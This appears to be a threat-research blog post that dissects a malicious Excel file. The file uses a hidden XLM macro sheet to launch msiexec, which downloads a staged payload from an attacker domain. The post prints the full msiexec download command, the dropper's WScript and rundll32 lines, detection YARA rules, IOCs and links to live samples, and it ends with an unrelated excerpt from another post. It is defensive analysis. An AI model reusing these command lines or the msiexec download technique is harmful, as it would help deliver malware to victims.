 Fig 4. Spotting the embedded cmd.exe pivot in the extracted Workbook stream.
Why the pivot through **msiexec.exe**? It's one of a myriad of "Living off the Land" (LOL) techniques that attackers employ to mask their activitiy from runtime endpoint security monitoring tools. For a well maintained list of LOL binaries and libraries, see the [LOLBAS](https://lolbas-project.github.io/) project... they have a section dedicated to [msiexec](https://lolbas-project.github.io/lolbas/Binaries/Msiexec/). The ```serf=19``` bit is interesting, see the relevant documentation in the MSDN article for [Custom Action Type 19](https://docs.microsoft.com/en-us/windows/desktop/msi/custom-action-type-19). This makes for a good hunt rule on its own. We're looking for ```serf=19``` specifically, or any other ```serf=``` and an URL prefix of ```http```:
```yara
// see: https://github.com/InQuest/yara-rules/
rule MSIExec_Pivot
{
strings:
$serf19 = "serf=19" nocase ascii wide
$msiserf1 = "msiexec" nocase ascii wide
$msiserf2 = "serf=" nocase ascii wide
$msiserf3 = "http" nocase ascii wide
condition:
$serf19 or all of ($msiserf*)
}
```
Before shifting focus to the actual MSI file that the msiexec pivots to, let's take a brief look at the domain **office365advance[.]com**. It was only registered recently, a few days before the sample in question was first seen on Virus Total. The resolving IP address geo locates to Russian and appears to host another domain as well:
| Domain | IP | Registration Date | Location |
|----------------------|:--------------:|:--------------------:|--------|
| office365advance[.]com | 185.68.93.84 | 12/26/2018 | Russia |
| krontvhouse[.]com | 185.68.93.84 | 2014 | Russia |
Further pivots can be made to uncover other related infrastructure, we leave this as an exercise for the reader and instead next examine the MSI installer which is retrieved from this domain. The MSI file has a SHA256 hash of [a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a](https://www.virustotal.com/en/file/a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a/analysis/) and was initially uploaded to Virus Total on the same day that office365advance[.com] was registered. Initial detection was a meager 2 detection... today, 36 AV vendors properly detect this file as malicious. A simple string analysis on the MSI reveals the URL [www.exetomsi.com](http://www.exetomsi.com/), which contains a free tool to convert executable files (.exe) to an MSI installer. Turns out, this is a valuable hunting rule as well, we've been watching the results for a while and there's plenty of other malware authors converting their payloads to MSI using this tool:
```yara
// see: https://github.com/InQuest/yara-rules/
rule Executable_Converted_to_MSI
{
strings:
$magic = /^\xD0\xCF\x11\xE0\xA1\xB1\x1A\xE1\x00\x00\x00/
$url = "www.exetomsi.com" nocase
condition:
$magic at 0 and $url
}
```
Obviously, this string is easily bleached and thus this signature is easily evaded. Finer selected heuristics will provide a more robust hunt rule, again left as an exercise for the reader.
The MSI file in turn contains a malicious binary (c354467ec5d323fecf94d33bc05eab65f90a916c39137d2b751b0e637ca5a3e4). Upon its execution, it drops a VBS script (rds.vb, 8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4), a Batch file (help.bat, 91237a76e43caa35e3fbd42d47fbaca5d6b5ea7a96c89341196d070b628122ce), and Windows DLL library (htpd.dat, 79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190). The VBS script simply executes the dropped ```help.bat``` file via a ```WScript.Shell``` pivot:
```text
# RDS.VB
CreateObject("WScript.shell").run "cmd /c %temp%\help.bat", 0, False
```
The executed batch file in turn pivots to the dropped DLL by way of rundll32.exe. Note the entry point of the DLL here is ```bogus()```:
```text
# HELP.BAT
rundll32.exe C:\Users\ZGSPBU~1\AppData\Local\Temp\htpd.dat, bogus
```
The DLL was also uploaded to [Virus Total on 12/26/18](79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190), the date of the domain registration. Initial detection was at 4, whereas today, the majority of AV engines (46) successfully detect the DLL as malicious. Unfortunately this is the end of the line for our investigation. As of the time of research, ```htpd.dat:bogus()``` attempts to retrieve a next-stage payload from one unreachable and another unregistered server. We've made public a [Joe Sandbox Detonation Report](https://jbxcloud.joesecurity.org/analysis/754882/0/html) for your perusal.
Within that report we can see two possible domains for next-stage retrieval:
| URL | Status |
|------------------------------------------|----------|
| hxxps://vesecase[.]com/support/form.php | Offline |
| hxxps://afsssdrfrm[.]pw/support/form.php | Unregistered |
Peering back into the history of the registered, but currently offline domain, we can see that as of 12/20/2018 vesecase[.]com was hosting a default Apache Ubuntu install page:
* https://research.domaintools.com/research/screenshot-history/vesecase.com/#0
Macroless Command Execution?
----------------------------
What of the original pivot though? How does the Excel malware lure transition from the user's enabling of active content, to the cmd.exe / msiexec combination? It turns out the active content resides within an XLM macro, an age old technology that is giving AV some grief as of late. These kinds of techniques appear from time to time. Collating documents through capture (data-in-motion) and aggregation (data-at-rest) into the InQuest platform empowered by Deep File Inspection (DFI) provides threat hunting teams with an analysis tool to discover previously undiscovered and targeted threats... just like this.
To discover the answer, we'll take an ever deeper look at the Workbook stream, which is in the [BIFF8 format](https://www.openoffice.org/sc/excelfileformat.pdf). First, we'll take an interactive look with the Windows tool [BIFFView++](https://www.aldeid.com/wiki/BiffView). As it is depicted in figures 5 and 6, the msiexec command is found within a **Cell Formula** (6h) record. That record is contained within the very first cell of the spreadsheet, **A1** (column 'A', row '1').
 Fig 5. Determining the type of record that encompasses the malicious msiexec command.
 Fig 6. Structure of a Cell Formula (6h) record (ref 1)
Now, we need to determine the sheet that contains this particular cell formula. According to the [XLM Spec](http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf), all information about a sheet such as its name, type, and stream position are kept within a BOUNDSHEET record (85h). In Fig 7. we can see that this workbook has two BOUNDSHEET records; which means it has two sheets. However, one of them must be hidden as we can only see one sheet in Fig 1.
 Fig 7. BOUNDSHEET records in this Workbook; representing two sheets.
 Fig 8. Option flags in BOUNDSHEET record (this field starts at offset 8 and is two bytes; marked as green and blue in Fig 7)
The first sheet starts at offset 0x028938 and the second one at offset 0x028C17. The cell formula that we are interested in is located at 0x028ABB; this means that this cell is in the first sheet; which is a hidden macro sheet. We can unhide the sheet by either setting the hidden state to zero within the file, or toggling the setting through the Excel interface. It is interesting to note that the hidden state can also be set to **2**; which is called *very hidden* state. *Very hidden* sheets cannot be unhidden through the Excel interface, they can only be toggled to visible via manual hex editing of the file. After unhiding the macro sheet, we can see the embedded macro clearly in the Excel GUI.
 Fig 9. Macro sheet containing malicious Cell Formula pivot.
This formula is triggered when the document is opened (Auto_Open label points to cell **A1**), the user is asked to enable active content, and then the cmd.exe/msiexec and subsequent chain of events are automatically executed. As mentioned earlier, XLM 4.0 macros are an arcane technology that predate VBA even (which was introduced in Excel 5.0).
We're afforded yet another hunting opportunity here. The following YARA rule will detect Excel files with both hidden and very hidden macro sheets. Please note that not all XLM files with hidden Macro sheets are malicious.
```yara
// see: https://github.com/InQuest/yara-rules/
rule Excel_Hidden_Macro_Sheet
{
strings:
$ole_marker = {D0 CF 11 E0 A1 B1 1A E1}
$macro_sheet_h1 = {85 00 ?? ?? ?? ?? ?? ?? 01 01}
$macro_sheet_h2 = {85 00 ?? ?? ?? ?? ?? ?? 02 01}
condition:
$ole_marker at 0 and 1 of ($macro_sheet_h*)
}
```
To programmatically extract XLM macros from an Excel Workbook, we can lean on the BIFF plugin that is bundled with [@DidierStevens](https://twitter.com/DidierStevens) oledump tool. This plugin recognizes a number of functions such as EXEC, REGISTER, and HALT. First, let's explore the BIFF objects by count:
```text
# BIFF dump, sorted by record type popularity, with partial annotations.
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 | tr -s ' ' | cut -d' ' -f4 | sort | uniq -c | sort -nr
63 XF # Extended Format 5.115
47 STYLEEXT
47 STYLE
42 ROW
41 XFEXT
40 MULBLANK
20 FORMAT
17 CONTINUE # record code=3C00XXXX (typically 3C002020 for record size)
3 EOF
3 DBCELL
3 BOF
2 WSBOOL
2 WINDOW2
2 VCENTER
2 TOPMARGIN
2 SETUP
2 SELECTION
2 SAVERECALC
2 RIGHTMARGIN
2 REFMODE
2 PRINTHEADERS
2 PRINTGRIDLINES
2 PLV
2 MSODRAWINGGROUP # code=eb002020 this is where your images are.
2 MSODRAWING # related
2 LEFTMARGIN
2 ITERATION
2 INDEX
2 HEADERFOOTER
2 HEADER
2 HCENTER
2 GUTS
2 GRIDSET
2 FORMULA # EXEC, HALT, etc. the macro content
2 FOOTER
2 FEATHEADR
2 DIMENSIONS
2 DELTA
2 DEFCOLWIDTH
2 DEFAULTROWHEIGHT
2 COLINFO
2 CALCMODE
2 CALCCOUNT
2 BOUNDSHEET # Spreadsheets
2 BOTTOMMARGIN
1 plugin
1 XFCRC
1 WRITEACCESS
1 WINDOWPROTECT
1 WINDOW1
1 USESELFS
1 THEME
1 TABLESTYLES
1 TABID
1 SUPBOOK
1 SST
1 REFRESHALL
1 RECALCID
1 PROTECT
1 PROT4REVPASS
1 PROT4REV
1 PRECISION
1 PLS
1 PASSWORD
1 OBJ
1 MTRSETTINGS
1 MMS
1 MERGECELLS
1 LABEL # This record represents a cell that contains a string.
1 INTERFACEHDR
1 INTERFACEEND
1 HIDEOBJ
1 HFPicture
1 FORCEFULLCALCULATION
1 FNGROUPCOUNT
1 EXTSST
1 EXTERNSHEET
1 EXCEL9FILE
1 DSF
1 COUNTRY
1 COMPRESSPICTURES
1 COMPAT12
1 CODEPAGE
1 BOOKEXT
1 BOOKBOOL
1 BACKUP
1 1904
```
If you're looking for "interesting" records, start with grepping for the "sheet", "label", and "formula". Let's look for the ```Auto_Open``` label and dump it, to find the cmd/msiexec combination:
```text
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-o label -s"
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
Plugin: BIFF plugin
'0018 31 LABEL : Cell Value, String Constant - \x00Auto_Ope'
ASCII:
Auto_Open:
002a 2 PRINTHEADERS : Print Row/Column Labels
002a 2 PRINTHEADERS : Print Row/Column Labels
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-o formula"
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
Plugin: BIFF plugin
0160 2 USESELFS : Natural Language Formulas Flag
'0006 129 FORMULA : Cell Formula - R1C1 107 ptgStr "msiexec.exe serf=19 skip=1 /i http://office365advance.com/update /q OnStart=\'c:\\windows\\notepad.exe\'" ptgFuncVarV args 1 func 006e (EXEC) '
0006 26 FORMULA : Cell Formula - R2C1 4 ptgFuncVarV args 0 func 0036 (HALT)
```
Next, let's take a look at how one could programmatically carve the image component out of the document lure.
Carving Images from XLM
-----------------------
As mentioned in the beginning, our aim is to carve as much as possible from this file. Thus, we are also interested in extracting the image embedded in this document. This is a precursor to extracting the semantic meaning through Optical Character Recognition (OCR). Common choices to accomplish this task generically include forensic tools such as http://foremost.sourceforge.net/ and https://github.com/sleuthkit/scalpel. We'll show an example of using scalpel here. However, neither provides a copy with the same fidelity as what is originally displayed upon opening the Excel document in a virtual machine:
```text
# applicable scalpel rules:
# GIF and JPG files (very common)
# gif y 5000000 \x47\x49\x46\x38\x37\x61 \x00\x3b
# gif y 5000000 \x47\x49\x46\x38\x39\x61 \x00\x00\x3b
# jpg y 200000000 \xff\xd8\xff\xe0\x00\x10 \xff\xd9
# jpg y 200000000 \xff\xd8\xff\xe1 \xff\xd9
$ scalpel -c /etc/scalpel.conf 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526/workbook
```
Fig. 10 shows the output of the carved file by scalpel in the default image viewer on Windows 10.
 Fig. 10: Corrupted JPEG file extracted from the XLM file by scalpel.
Why is the file corrupted? Within the XLS/BIFFv8 format, records have a maximum size of 8,228 bytes. If the size of data is greater than what can fit in a single record, then the data must be split into chunks. The first chuck is put in the first record, and the rest of data chunks are placed in subsequent **CONTINUE (3Ch)** records. To successfully extract images from XLM files, one needs to strip these **CONTINUE** headers from the extracted image. To accomplish this task automatically, we've extended the oledump BIFF plugin (plugin_biff.py) to include a new command line switch for extracting images. You can find our patch in our Github repository (lines 570 to 603):
[https://github.com/InQuest/DidierStevensSuite/blob/BIFF-Image-Dump-Switch/plugin_biff.py#L570-L592](https://github.com/InQuest/DidierStevensSuite/blob/BIFF-Image-Dump-Switch/plugin_biff.py#L570-L592)
Here it is in action:
```text
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-h"
Usage: oledump.py [options]
Options:
-h, --help show this help message and exit
-e, --extract Extract images
-s, --strings Dump strings
-a, --hexascii Dump hex ascii
-o OPCODE, --opcode=OPCODE
Opcode to filter for
-f FIND, --find=FIND Content to search for
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-e"
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
Plugin: BIFF plugin
00003255 0866 126 HFPicture : Header / Footer Picture
00005279 00eb 8224 MSODRAWINGGROUP : Microsoft Office Drawing Group
[EB] image + 8107 = 8107 bytes
0000729d 00eb 8224 MSODRAWINGGROUP : Microsoft Office Drawing Group
[EB] image + 8224 = 16331 bytes
000092c1 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 24555 bytes
0000b2e5 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 32779 bytes
0000d309 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 41003 bytes
0000f32d 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 49227 bytes
00011351 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 57451 bytes
00013375 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 65675 bytes
00015399 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 73899 bytes
000173bd 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 82123 bytes
000193e1 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 90347 bytes
0001b405 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 98571 bytes
0001d429 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 106795 bytes
0001f44d 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 115019 bytes
00021471 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 123243 bytes
00023495 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 131467 bytes
000254b9 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 139691 bytes
000274dd 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 147915 bytes
00027c6f 003c 1934 CONTINUE : Continues Long Records
[3C] image + 1934 = 149849 bytes
```
Conclusion
----------
In this article, we analyzed a stealthy malicious Excel document that relies on XLM macros to run embedded commands; which is an old-age technology superseded by VBA. We provided in detail on how such macros can be located in XLM binary files and also how to carve other useful information such as image files. Last not least, we also presented three YARA rules that can be used to capture malware instances that use similar technique.
If you're interested in a similar sample, take a look at:
* VT: [6f807662e04b5cfb85bc892e27a29994ddcf78e7c3311581753761fede3d5bd1](https://www.virustotal.com/en/file/6f807662e04b5cfb85bc892e27a29994ddcf78e7c3311581753761fede3d5bd1/analysis/)
* Pivot: add3565office[.]com/rstr
* Final: pointsoft[.]pw
Malware Samples (All Stages)
----------------------------
Note: The following contain links to actual malware. Though without file extensions, care should be taken. Not everyone has access to Virus Total, and we want to ensure that samples are available freely for all researchers to improve their trade craft.
| Stage | Parent Process | File Type | Name | SHA256... | Download |
|-------|:--------------:|:---------:|:--------:|-------------|----------|
| 1 | EXCEL | XLS | | 98e4695e... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526)|
| 2 | MSIEXEC | MSI | | a5bc8c8b... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-2-msi/a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a) |
| 3 | MSIEXEC | EXE | | c354467e... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-3-exe/c354467ec5d323fecf94d33bc05eab65f90a916c39137d2b751b0e637ca5a3e4) |
| 4 | WSCRIPT | VBS | rds.vbs | 8a5041d4... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-4-vbs/8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4) |
| 5 | CMD | BAT | help.bat | 91237a76... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-5-bat/91237a76e43caa35e3fbd42d47fbaca5d6b5ea7a96c89341196d070b628122ce) |
| 6 | RUNDLL32 | DLL | htpd.dat | 79a56ca8... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-6-dll/79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190) |
YARA Hunting Rules
------------------
The YARA rules we defined inline above are available, along with other YARA rules we wish to share with the community. These rules should not be considered production appropriate. Rather, they are valuable for research and hunting purposes:
* [Excel_Hidden_Macro_Sheet.rule](https://github.com/InQuest/yara-rules/blob/master/Excel_Hidden_Macro_Sheet.rule)
* [Executable_Converted_to_MSI.rule](https://github.com/InQuest/yara-rules/blob/master/Executable_Converted_to_MSI.rule)
* [MSIExec_Pivot.rule](https://github.com/InQuest/yara-rules/blob/master/MSIExec_Pivot.rule)
Other YARA rules that we've open-sourced can be found at [https://github.com/InQuest/yara-rules/](https://github.com/InQuest/yara-rules/). Additionally, we maintain a curated list of awesome YARA rules, tools, and people over at: [https://github.com/InQuest/awesome-yara/](https://github.com/InQuest/awesome-yara/).
References
----------
* [https://blog.inquest.net/blog/2018/02/12/deep-file-inspection](https://blog.inquest.net/blog/2018/02/12/deep-file-inspection)
* [http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf](http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf)
* [https://www.openoffice.org/sc/excelfileformat.pdf](https://www.openoffice.org/sc/excelfileformat.pdf)
* [https://msdn.microsoft.com/en-us/library/dd942138.aspx](https://msdn.microsoft.com/en-us/library/dd942138.aspx)
* [https://www.mitec.cz/ssv.html](https://www.mitec.cz/ssv.html)
* [https://www.aldeid.com/wiki/BiffView](https://www.aldeid.com/wiki/BiffView)
* [https://lolbas-project.github.io/lolbas/Binaries/Msiexec/](https://lolbas-project.github.io/lolbas/Binaries/Msiexec/)
* [https://github.com/decalage2/oletools](https://github.com/decalage2/oletools)
* [https://blog.didierstevens.com/programs/oledump-py/](https://blog.didierstevens.com/programs/oledump-py/)
* [http://www.exetomsi.com](http://www.exetomsi.com)
* [https://research.domaintools.com/research/screenshot-history/vesecase.com/#0](https://research.domaintools.com/research/screenshot-history/vesecase.com/#0)
* [http://whois.domaintools.com/vesecase.com](http://whois.domaintools.com/vesecase.com)
* [http://whois.domaintools.com/office365advance.com](http://whois.domaintools.com/office365advance.com)
IOCs
----
* 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
* a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a
* c354467ec5d323fecf94d33bc05eab65f90a916c39137d2b751b0e637ca5a3e4
* 8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4
* 91237a76e43caa35e3fbd42d47fbaca5d6b5ea7a96c89341196d070b628122ce
* 79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190
* office365advance[.]com
* hxxp://office365advance[.]com/update
* krontvhouse[.]com
* 185.68.93.84
* vesecase[.]com
* hxxps://vesecase[.]com/support/form.php
* afsssdrfrm[.]pw
* hxxps://afsssdrfrm[.]pw/support/form.php
* add3565office[.]com
* add3565office[.]com/rstr
* pointsoft[.]pw
Originally published 2019-01-29 on the InQuest blog. Written with Amirreza Niakanlahiji.
E-mail is a prominent vector for malware delivery, by way of a malicious URL or file attachments. When embedding malicious content within a file, malware authors commonly nest a variety of formats within one another and pivot through numerous stages of payloads before retrieving the final one. In this post, we'll walk through the dissection of a common document malware carrier.
The sample we'll dive into originally popped up on our radar a week ago, on Thursday April 12th 2018. Received through one of our [VirusTotal Intelligence](https://www.virustotal.com/intelligence/) YARA hunt rules that search for suspicious Office documents with an external reference (more on this in a second). This Tweet from [@blu3_team](https://twitter.com/blu3_team/status/986777903395373057) a few hours ago succinctly illustrated the behavior of this common carrier type, we'll dive deeper into the step-by-step analysis. We've made the original sample, subsequent stage payloads, and some intermediary files available on our GitHub [InQuest/malware-samples](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/). The initial malicious document:
* SHA256: [d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6)
* [OPSWAT MetaDefender](https://metadefender.opswat.com/results#!/file/YTE4MDQxOXIxQnotc3FUU2hmQms4ZldvNWFyM2Y/regular/multiscan)
* [VirusTotal](https://www.virustotal.com/en/file/d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6/analysis/)
* [Hybrid-Analysis](https://www.hybrid-analysis.com/sample/d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6)
On initial upload last week there were only three AV hits on the sample (Kaspersky, ZoneAlarm, and Zoner). Today, upon subsequent rescan, there were six:
